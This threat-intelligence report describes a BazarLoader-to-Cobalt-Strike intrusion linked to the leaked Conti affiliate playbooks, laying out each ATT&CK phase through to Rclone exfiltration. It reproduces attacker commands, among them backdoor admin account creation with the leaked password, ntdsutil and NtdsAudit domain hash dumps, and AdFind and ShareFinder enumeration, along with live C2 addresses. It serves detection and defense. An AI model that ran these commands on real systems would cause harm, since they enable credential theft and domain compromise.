


BazarLoader and the Conti Leaks



Intro

In July, we observed an intrusion that started from a BazarLoader infection and lasted approximately three days. The threat actor’s main priority was to map the domain network, while looking for interesting data to exfiltrate. Their preferred method of operation was through GUI applications such as RDP and AnyDesk.

Historically, BazarLoader was used to deploy Ryuk, as we reported on many [occasions](#). In one of our [latest reports](#), we saw BazarLoader result in the deployment of Conti ransomware.

Case Summary

In this case, we did not see the exact initial access vector but based on other reports at the time we assess with medium to high confidence a malicious email campaign delivering macro enabled Word documents was the delivery vector. Shortly after the initial BazarLoader execution, we observed the first discovery commands using the standard built in Microsoft utilities (net view, net group, nltest). We saw the BazarLoader process download and execute the first Cobalt Strike beacon twenty minutes later using rundll32.

As the operators tried to enumerate the network, they miss-typed a lot of their commands. During interactive discovery tasks via the Cobalt Strike beacon, the threat actors attempted an unusual command that had us scratching our heads for awhile, “av_query”. This left us confused, we were not aware of the reason and/or the purpose of this command.

On August 5th, a threat actor that goes with the name “m1Geelka”, leaked multiple documents that contained instructions, tools and, “training” materials to be used by affiliates of Conti ransomware. We demonstrated some of the documents on one of our recent [tweet threads](#), more info about the Conti leak [here](#). In these materials, we found a file called “AVquery.cna” that refers to a Cobalt Strike aggressor script for [identifying AV](#) on the target systems. It is likely that the threat actors in this intrusion meant to use this aggressor script via their Cobalt Strike console, but instead typed or pasted “av_query” into their windows command prompt session. Additionally, threat actors were seen following the instructions of the leaked documents step by step. More specifically, we observed the threat actors copy/pasting the exact commands such as creating local admin users that contained the same passwords we saw in the leaked instructions.

Continuing with the discovery phase, the threat actors executed AdFind via a batch script before further enumerating using native Windows tools and port scanning via the Cobalt Strike beacon. They then successfully escalated privileges by dumping credentials from the LSASS process. After having enough situational awareness over the domain and an administrator’s account in their possession, operators used a reverse proxy and established a RDP connection on the beachhead host. Moments later, we observed them move laterally for the first time to the Domain Controller using RDP. Once on the Domain Controller, they again downloaded and executed AdFind through the same batch script. They also ran two separate Cobalt Strike beacons. As if their presence was not enough with Cobalt Strike and administrator credentials, they proceeded with creating two local administrator accounts.

Next, they installed AnyDesk, a remote access application for RDP connectivity and remote system control. After having four different types of persistence, they felt it was enough and continued enumerating the network, only this time, they searched for valuable documents across all domain-joined hosts. To accomplish that, they used PowerSploit and, more specifically, the “Invoke-ShareFinder” module. While waiting for their script to finish, the threat actors created a full backup of active directory in “IFM” media mode and dumped the password hashes along with the corresponding users. This method is both stealthier and safer for extracting the hashes from active directory, as explained by [Black Hills Information Security](#).

The next step for the threat actors was to download and run “Advanced IP Scanner” and scanned for ranges looking for other active subnets on the LAN. After four hours of downtime, the operators returned to the network and did something unexpected; they used [seatbelt](#) to enumerate the domain controller further. They then pivoted over to another domain controller, repeated all the above discovery steps, and ran the same tools as on the first domain controller.

Eventually, this intrusion ended on the third day from the initial BazarLoader execution. After almost a day of inactivity, the operators logged into the network and used RDP to remote into file servers that contained valuable data. They then created a directory called Shares\$ and

used Rclone to exfiltrate the data to the Mega Fileshare service. Typically, these types of cases end up with Conti ransomware, however, the threat actors were evicted from the network before a final suspected ransomware deployment commenced.


Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, BazarLoader, etc. More information on this service and others can be found here.

Three of the Cobalt Strike servers from this case were added to the Threat Feed on 7/19 and the other two were added on 7/29.

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our Security Researcher and Organization services.

Timeline





19:50 UTC Data exfiltrated via
rclone

C2 23.106.215.61:443
gojihu.com
C2 23.82.19.173:443
yuxicu.com

Analysis and reporting completed by [@kostatsale](#)

Reviewed by [@iiamaleks](#) and [@pigerlin](#)

MITRE ATT&CK

Initial Access

We assess with medium to high confidence that the initial access was a result of malicious, macro-enabled, Word document that was sent as an attachment to the targets of a phishing campaign.

[Brad](#) reported on similar BazarLoader activity initiated from malicious TA551 Word Doc email campaign that resulted in Cobalt Strike beacons.



Brad
@malware_traffic

2021-07-21 (Wednesday) - #TA551 sends #BazarLoader (#BazaLoader) - Followed-up with #CobaltStrike using waceko[.]com - This method for Cobalt Strike is a bit more "roundabout" (see the Process Hacker image) - app.any.run/tasks/f90620bf...

The image is a composite of four screenshots illustrating a malware analysis:

- Top Left:** A network log snippet showing a URL: `http://192.168.149.101:8000/download/abc...`. An arrow points to this URL with the text **TA551 WORD DOC DELIVERS BAZARLOADER**.
- Top Right:** A network log showing a sequence of 'Client Hello' messages followed by a 'GET /download/abc.bin HTTP/1.1' request. Annotations include **BAZAR C2** with a double-headed arrow and **COBALT STRIKE ACTIVITY** with a vertical double-headed arrow.
- Bottom Left:** A Windows Task Manager screenshot showing system information. A process is highlighted in yellow, with its path `AppData\Local\Temp\ghceckptwa.exe` visible.
- Bottom Right:** A network log showing a 'POST /na HTTP/1.1' request with a 'Content-Type: application/x-www-form-urlencoded' header. An annotation **ANY.RUN ANALYSIS USING HTTPS DECRYPTION** is present.

10:51 AM · Jul 21, 2021 · Twitter Web App

Execution

The initial execution for this intrusion took place with the use of BazarLoader malware via rundll32.

▼ @ Processes

■ C:\Windows\system32\rundll32.exe

```
rundll32.exe C:\Users\Admin\AppData\Local\Temp\ea3612919bf05b66e9a608bee742a422.dll,#1
```

■ C:\Windows\system32\svchost.exe

```
C:\Windows\system32\svchost.exe -k UnistackSvcGroup
```

■ C:\Windows\System32\rundll32.exe

```
C:\Windows\System32\rundll32.exe C:\Users\Admin\AppData\Local\Temp\ea3612919bf05b66e9a608bee742a422.dll,#1 228628486
```

Immediately after the execution, the malware contacted two of its C2 IPs:

35.165.197.209|443

3.101.57.185|443

Remote address:

35.165.197.209:443

Request

GET /www/handle/doc HTTP/1.1

We then observed the threat actor using the BazarLoader injected process, svchost.exe, to download Cobalt Strike and save it under:

C:\Users\\Appdata\Local\Temp

before executing it using rundll32.exe.

Initiating Process Command Line	Process Command Line	Action Type
svchost.exe -k UnistackSvcGroup		FileCreated
rundll32.exe C:\Users\ [redacted] \AppData\Local\Temp\37B.dll,EntryPoint		ProcessCommunicatedOverSmb
rundll32.exe C:\Users\ [redacted] \AppData\Local\Temp\37B.dll,EntryPoint		ProcessCommunicatedOverSmb
rundll32.exe C:\Users\ [redacted] \AppData\Local\Temp\37B.dll,EntryPoint		ImageLoaded
svchost.exe -k UnistackSvcGroup	rundll32.exe C:\Users\ [redacted] \AppData\Local\Temp\37B.dll,EntryPoint	ProcessCreated

Throughout the intrusion, the threat actors utilized Cobalt Strike beacons and PowerShell to execute their payloads prior to interactively remoting into hosts using RDP and AnyDesk.

Persistence

The threat actors created two local user accounts on the first Domain Controller. They also added one of the two to the local administrators group. The passwords that they used were the same as the passwords of the recent Conti leaked documents.

Screenshot from leaked Conti data (“3akpen\ AnyDesk.txt”) ([our tweet thread on Conti leak manuals](#)):

```
net user oldadministrator "qc69t4B#Z0kE3" /add
net localgroup Administrators oldadministrator /ADD
```

Commands from the intrusion:

```
net user sqlbackup qc69t4b#z0ke3 /add
net user localadmin qc69t4b#z0ke3 /add
net localgroup administrators localadmin /add
```

AnyDesk was also installed on the main domain controller.

```
win.system.level      4
win.system.message    "A service was installed in the system.

Service Name: AnyDesk Service
Service File Name: "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --service

Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem"
```

The threat actors maintained an open communication channel through AnyDesk for a period of 11 hours.

The threat actor was seen logging in from 185.220.100.242 (Tor Exit Node) using AnyDesk. Client ID 776934005. (ad_svc.trace)

```
fiber.scheduler - Spawning root fiber 37.
anynet.any_socket - Accept fiber spawned.
anynet.any_socket - Accepting from 776934005.
anynet.any_socket - Retrieving client information.
anynet.any_socket - Client-ID: 776934005 (FPR: f7109fdale04).
anynet.any_socket - Logged in from 185.220.100.242:18620 on relay 65330177.
anynet.connection_mgr - Making a new connection to client f7109fdale044ff5b69fcea
fiber.scheduler - Spawning root fiber 38.
anynet.any_socket - Accepting the connect request.
anynet.relay.conn - Punch socket creation failed: win32 10013
```

Privilege Escalation


The threat actors accessed credentials for an administrator account from the LSASS process using the Cobalt Strike beacon. On the image below, we can see that the CS beacon process is injected into LSASS.

Action Type	Initiating Process Command Line	Process Command Line
ImageLoaded	rundll32.exe	
OpenProcessApiCall	SearchIndexer.exe /Embedding	lsass.exe
SuspiciousAccessToLSASSService	lsass.exe	
ImageLoaded	rundll32.exe	

Defense Evasion

Throughout the intrusion, we observed multiple instances of process injection from both the initial BazarLoader malware and Cobalt Strike beacons.

After BazarLoader was loaded in memory, almost immediately it injected into svchost.exe process. Additionally, the Cobalt Strike beacon was injected into mstsc.exe, searchindexer.exe and rundll32.exe and run various tasks from these processes.



Credential Access

The LSASS process was accessed by an unusual process “searchindexer.exe” on beachhead right before the lateral movement was observed. Searchindexer.exe is a legitimate Windows process responsible for the indexing of files or Windows searches.

This technique is known to be used by Cobaltstrike which inject malicious code into a newly spawned searchindexer process to evade detection. This is associated with MITRE ATT&CK (r) Tactic(s): Defense Evasion and Technique(s): T1036.004.

The Sysmon logs captured in our case below can be used to detect this type of activity.

```
Sysmon Event ID: 10
Description: Process Access
SourceImage: C:\Winows\System32\SearchIndexer.exe
TargetImage: C:\Windows\system32\lsass.exe
SourceImage: C:\Winows\System32\SearchIndexer.exe
TargetImage: C:\Windows\system32\lsass.exe
```

```
GrantedAccess: 0x21410
```

```
CallTrace:
```

```
C:\Windows\SYSTEM32\ntdll.dll+9d2e4|C:\Windows\System32\KERNELBASE.dll+2bcee|C:\Program Files\Common Files\Microsoft Shared\Ink\IpsPlugin.dll+10369|C:\Program Files\Common Files\Microsoft Shared\Ink\IpsPlugin.dll+10b65|C:\Program Files\Common Files\Microsoft Shared\Ink\IpsPlugin.dll+8cb2
```

The threat actors created a full backup of the active directory in “IFM” media mode and dumped the password hashes along with the corresponding users.

```
ntdsutil "ac in ntds" "ifm" "create full c:\windows\temp\crashpad\x" q q
```

They also employed the NtdsAudit tool immediately after using NTDSutil to dump the password hashes of all domain users. NtdsAudit requires the “ntds.dit” database file and SYSTEM registry file for extracting the password hashes and usernames. After providing these as arguments, they exported the password hashes in a file that they named “pwdump.txt” and the user details in a csv file called “users.csv”. After obtaining the password hashes, the threat actors can crack the passwords hashes using a program such as hashcat.

```
ntdsAudit.exe ntds.dit -s SYSTEM -p pwddump.txt -u users.csv
```

Discovery

A few minutes after the initial execution, BazarLoader ran some discovery tasks using the built in Microsoft net and nltest utilities and transferred the results over the C2 channel.

```
net view /all
net view /all /domain
nltest /domain_trusts /all_trusts
net localgroup "administrator" (comment: command mistyped)
net group "domain admins" /dom
```

Later on, hands-on operators carried out some additional network and domain reconnaissance from the Cobalt Strike beacon. Again, built in utilities were favored, with the exception of what we assess was a fat finger or miss-paste by the threat actor entering a command they meant to execute in their Cobalt Strike console into the windows command terminal.

```

ipconfig /all
nltest /dclist
net group "Domain Admins" /dom
tasklist
av_query (comment: Not a valid command)
net localgroup Administrateurs (comment: French translation of the named group
administrators)
net localgroup Administrators
SYSTEMINFO

```

process_name	CommandLine	process_parent_path	ParentCommandLine
cmd.exe	c:\windows\system32\cmd.exe /c ipconfig	c:\windows\system32\rundll32.exe	rundll32.exe c:\users\ [redacted] \appdata\local\temp\37b.d11.entrypoint
cmd.exe	c:\windows\system32\cmd.exe /c ipconfig /all	c:\windows\system32\rundll32.exe	rundll32.exe c:\users\ [redacted] \appdata\local\temp\37b.d11.entrypoint
cmd.exe	c:\windows\system32\cmd.exe /c ping [redacted]	c:\windows\system32\rundll32.exe	rundll32.exe c:\users\ [redacted] \appdata\local\temp\37b.d11.entrypoint
cmd.exe	c:\windows\system32\cmd.exe /c nltest /dclist	c:\windows\system32\rundll32.exe	rundll32.exe c:\users\ [redacted] \appdata\local\temp\37b.d11.entrypoint
cmd.exe	c:\windows\system32\cmd.exe /c net group "domain admins" /dom	c:\windows\system32\rundll32.exe	rundll32.exe c:\users\ [redacted] \appdata\local\temp\37b.d11.entrypoint
cmd.exe	c:\windows\system32\cmd.exe /c tasklist	c:\windows\system32\rundll32.exe	rundll32.exe c:\users\ [redacted] \appdata\local\temp\37b.d11.entrypoint
cmd.exe	c:\windows\system32\cmd.exe /c ping [redacted]	c:\windows\system32\rundll32.exe	rundll32.exe c:\users\ [redacted] \appdata\local\temp\37b.d11.entrypoint
cmd.exe	c:\windows\system32\cmd.exe /c av_query	c:\windows\system32\rundll32.exe	rundll32.exe c:\users\ [redacted] \appdata\local\temp\37b.d11.entrypoint
cmd.exe	c:\windows\system32\cmd.exe /c net group "domain admins" /dom	c:\windows\system32\rundll32.exe	rundll32.exe c:\users\ [redacted] \appdata\local\temp\37b.d11.entrypoint
cmd.exe	c:\windows\system32\cmd.exe /c net localgroup administrateurs	c:\windows\system32\rundll32.exe	rundll32.exe c:\users\ [redacted] \appdata\local\temp\37b.d11.entrypoint
cmd.exe	c:\windows\system32\cmd.exe /c net localgroup administrators	c:\windows\system32\rundll32.exe	rundll32.exe c:\users\ [redacted] \appdata\local\temp\37b.d11.entrypoint
cmd.exe	c:\windows\system32\cmd.exe /c systeminfo	c:\windows\system32\rundll32.exe	rundll32.exe c:\users\ [redacted] \appdata\local\temp\37b.d11.entrypoint
cmd.exe	c:\windows\system32\cmd.exe /c ping -n 1 [redacted]	c:\windows\system32\rundll32.exe	rundll32.exe c:\users\ [redacted] \appdata\local\temp\37b.d11.entrypoint

The threat actors executed AdFind multiple times on both the beachhead and the domain controllers through a well-known script called adf.bat.

```

adfnd.exe -f "(objectcategory=person)"
adfnd.exe -f "objectcategory=computer"
adfnd.exe -f "(objectcategory=organizationalunit)"
adfnd.exe -sc trustdmp
adfnd.exe -subnets -f (objectcategory=subnet)
adfnd.exe -f "(objectcategory=group)"
adfnd.exe -gcb -sc trustdmp

```

Later on, during the first day of the intrusion, and before we saw the threat actors pivot laterally to the domain controller, they ensured the information that they had collected was accurate by running the below enumeration commands:

```

net use
ipconfig /all
netstat -ano
net group "domain admins" /domain
net view "Domain Controller name"
net view "Second Domain Controller name"
ping "Domain Controller IP"
ping "Domain Controller name"
ping "Second Domain Controller name"
ping "Domain Controller IPv6"
echo %%username%%
arp -a
time
date

```

Threat actor dropped and ran a script named ping.bat. Here's an example:

```
ping -n 1 hostname >> C:\programdata\log.txt  
ping -n 1 hostname2 >> C:\programdata\log.txt  
ping -n 1 hostname3 >> C:\programdata\log.txt
```

The threat actors utilized Advanced IP Scanner to scan for open ports.

Action Type	Initiating Process Command Line	Process Command Line
FileCreated	"Advanced_IP_Scanner_2.5.3850.exe"	
MismatchingOriginalNameWindowsBinary	"Advanced_IP_Scanner_2.5.3850.exe"	
ProcessCreated	"Advanced_IP_Scanner_2.5.3850.exe"	"Advanced_IP_Scanner_2.5.3850.tmp" /SL5="6033A,19765324,139776,C:\ProgramData\Advanced_IP_Scanner_2.5.3850.exe"

Remote Port	Initiating Process File Name
445	advanced_ip_scanner.exe
3389	advanced_ip_scanner.exe
135	advanced_ip_scanner.exe
80	advanced_ip_scanner.exe
443	advanced_ip_scanner.exe
21	advanced_ip_scanner.exe
4899	advanced_ip_scanner.exe

One of the first things that the attackers did once on the first domain controller, was to execute Invoke-ShareFinder from PowerSploit via PowerShell ISE. They did the same thing later, on the second domain controller.

```
"Command": "Get-NetCurrentUser"  
"Command": "Get-NetDomain"  
"Command": "Invoke-ShareFinder -CheckShareAccess -Verbose | Out-File -Encoding ascii  
C:\ProgramData\shares.txt"
```

Other Microsoft AD management PowerShell administration modules were also invoked by the threat actors for discovery tasks.

```
Get-ADDomainController  
Get-ADDomainController -Filter * | ft  
Get-ADComputer -Filter * -Properties * | Get-Member  
Get-ADDomain
```

From the Domain Controller the threat actor also ran a Seatbelt binary, which was also seen in the Conti leak documents. This utility contains a number of "safety checks" on a host, telling the user about things like installed AV, network drives, local users, and much more.

```
"Image loaded:
RuleName: technique_id=T1073,technique_name=DLL Side-Loading
UtcTime:
ProcessGuid: {3d6f8f2c-448a-60f7-0714-00000000500}
ProcessId: 6168
Image: C:\ProgramData\Seatbelt.exe
ImageLoaded: C:\ProgramData\Seatbelt.exe
FileVersion: 1.0.0.0
Description: Seatbelt
Product: Seatbelt
Company: -
OriginalFileName: Seatbelt.exe
Hashes: SHA1=E9361BC270896795BDF0F9B8C2B0B591EB43A69D, MD5=44A
4
Signed: false
Signature: -
SignatureStatus: Unavailable"
```

We also noticed the threat actors searching for any existing antivirus software on the domain controller. They ran “dir” on the “c:\Program Files\” folder and saved the findings in the AV.txt file using a script named av.bat The script looked similar to the below:

```
dir "\\hostname\c$\Program Files\* >> C:\programdata\AV.txt
dir "\\hostname2\c$\Program Files\* >> C:\programdata\AV.txt
dir "\\hostname3\c$\Program Files\* >> C:\programdata\AV.txt
```

Lateral Movement

Many hours after the initial compromise, we observed the threat actors using RDP to connect to the first domain controller. They used reverse proxy via the Cobalt Strike C2 to initiate the RDP connection and for that reason, the operator’s real hostname was captured in event ID 4624:

The screenshot displays the 'Event Properties' window for Event 4624, categorized as 'Microsoft Windows security auditing'. The window is split into 'General' and 'Details' tabs, with 'Details' selected. The main content area shows the following information:

- Process Information:**
 - Process ID: 0x0
 - Process Name: -
- Network Information:**
 - Workstation Name: USSER-PC
 - Source Network Address: [Redacted]
 - Source Port: 0
- Detailed Authentication Information:**
 - Logon Process: NtLmSsp
 - Authentication Package: NTLM
 - Transited Services: -
 - Package Name (NTLM only): NTLM V2
 - Key Length: 128

Below the main content area, the following event details are listed:

- Log Name: Security
- Source: Microsoft Windows security
- Event ID: 4624
- Level: Information
- User: N/A
- OpCode: Info
- More Information: [Event Log Online Help](#)
- Logged: [Redacted]
- Task Category: Logon
- Keywords: Audit Success
- Computer: [Redacted]

Collection

Prior to exfiltrating the data, operators staged them under a directory called “Shares” on each file server. They then inspected the documents they collected prior to exfiltrating them over to Mega storage servers using the [Rclone](#) application.

Command and Control

BazarLoader initial communication with the C2 is over HTTPS. Data is sent to the C2 via the cookie parameter (screenshot taken from <https://tria.ge/210716-v4jh8hf6ea/behavioral2>).

```
Network
REQUESTS TCP UDP
GET https://35.165.197.209/www/handle/doc rundll32.exe

Remote address:
35.165.197.209:443

Request
GET /www/handle/doc HTTP/1.1
Date: Friday, 16 Jul 2021
Cookie:
ANID=jhUDC3Bv6Zj0ba5510mqZ7n8TTkEXz1W59VURLnC73b6atxbj rNnZBj nAotXKpwoTE2p1tGvj%2BbZmyY%2Bqz4sL9lg3iylNm8%2BNw0120GqR9jxLT17XW0iCr4ebDUBy8D14V%2BEtavsBm7Xe41jEN%2B4fPnEnIw343qPcgyCLBM311hGNe
dRl1kqdm%5k2F6X7PrgEg85nq7V4IEWRtkVfTK4m5%2FHVpY0Im5y15baenJg5FTcZjvX1Nmym%2FLm%2BkCgSp%2B7H0TjofmHjRjo7797u5U3y1PmF813U2Xtmg2128I1331b0GJ34TdcE%2B8NwKkhTU5014uE5G1b0k30D3d;CGIC=TwWqFqh
M9Gf0yx15D0Rusp8t17aot54TC2BKe5pfc8xa9qdaSP1mWwps1r2zVr5sBTB3aohHm0wjqanZpZFWLpFlivsm52FrcR9Mw72zFKG52aB%2Fcdb8j0eNzBNElYlqhH1415U0P0bKCHAD0M0Pv9jLlqgPmWgeQ0V0jdz6t%2F6kE2W5MFVETE
X%2BA1J30%2FUnmsTX%2FU7%2FLD55%2FEX1e61KA1Uv04kWCzzy09TvfXh5EKwECv0xETIY%2BPEKylus5VetnzgP2c2Raa2rrFCLWpsCMAvFE1j6xHrU09R2ILF26sgRtCSUlp4HEF3%2FDLkHhQv%2BHNCPYfmzTMS09g19K3AHSn70s2VhRsbvPK
10m50TDKu44vh58YcyUj1Tm4J8u1Rpg495VDE0FPqBnhWk7cfrq276wkuXAZy01L80MONTvchp0u1TKH009WYcACfy7KigTBM3ZGLVLIUb3bud6unmypgv2d;DV=eYAm91lbrkX9Ap05T66rtqdt2y504XG1TXMnFv2L95REWFfTDkzXwDjWbvbvI4Wa
m%2fLn0SLuQ01lhnq2fRvNMkM8vJdGj%2B05qhsEDTFb%2FvhoCo73Rbrfr7XasWwUJlqWx0CeaIgmK5M1jbb3Gy8C5e0jhynLSRMfBJ0MgNa3w%2B9as0TCGN4VeRmtozj%2Fhue3D3E9M%2B8c9lveX4UHIxa8y2MwUdVHUjV41upVo14%2FJumtXV0un
pfbHf8Gg74haG390XJv1V%2B20Zn%2Fb2VjX1%2B216y20ASicufKVZx0lnzh7FFHNL2U65UJKa85rRaurKe4YIK8twz0K9b0d5Uic3qbhci08zErz05DEw0wReZaoLkAkCTrRPLJPCeLReF1T1T6przBK1BJUAQR7Ap11BmU16rcBEj6XANZw3
DPQ1Ug9z2BZamrxaCAnj12vaC00FvW2z7rgr1SM%2Fb4R2mdezX0s2B03nYYH5JD-VYLB00c1jHMGAR7rbtpvIRHyRpR0s%2B0c8MF1eYpJ0KhaN41ICu2Fp%2B0T0GzK7y9prqgJjhy5X2jTgocm2pe5P857T20z3D5Mzktunt2HwB0yom
3ELJFLCpL1v01bFT5TE5UurCTSErNE42jHwa1Nrs1qRRp1D2KPc3a1%2FX9UNZpY04Ym3NM1Cw75fv8Ij3Mdz%2BLQwraX03Xj32W%2Bk4%2Bb656M0Eylch2cm0A7qAJ1EPBz9pT7Fnt5Lc8r57JmPqT3Dxtm4NlvyLm0Jb1awAgzegPpT
R8%2F1BMfBR5v4Jz%2FBA1jnp4rPNU5Ao1pge5ia0tvx0j1uErXSRYSyXwdK1eR053195MKPZEPzNt267AYd%2B2L148N%2B1M90CXA6%2B1QD5rP3gz18uh%2BT07Zp29tps4CbpYx8XlUo70DPNUx0x9U0lqYpXsLITgLM%2FE5Poo%2FC0bjek9Pp
064UDHf7xqcY0F;
Vary:
Z9R4EFVxaYehN4ZkBoR0Raa%2FB2K60k%2Bk2BCrV10bRPpB1aYUuHaxZ0D1%2Bzr01s0l0EaTQY1j2t0ICUB6Y4tEAmh%2F514%2BTF884f08WfsgEN16hwb2KqfxwL35aHgqHjKBdoFV40BU0N17%2FyHvPxe%2Fm08542asd8UNFADWk0nyL0NLReJ
GfA1sm%2F1p8LNSCuuh%2FmLxQ8Vz1FSLspL76nxM%2BjauK3n2FtZja%2FBGRIXvvo90PjY1AuT04huyE6RSC04dVLI%2BUVaK82XW40vLJyWx3M6R31jyQ2k1%2BhVDEPqMf521k51YzGL3DnBTMq5vs0F7VukEvoPy40zFCW0ZwFpt0QU
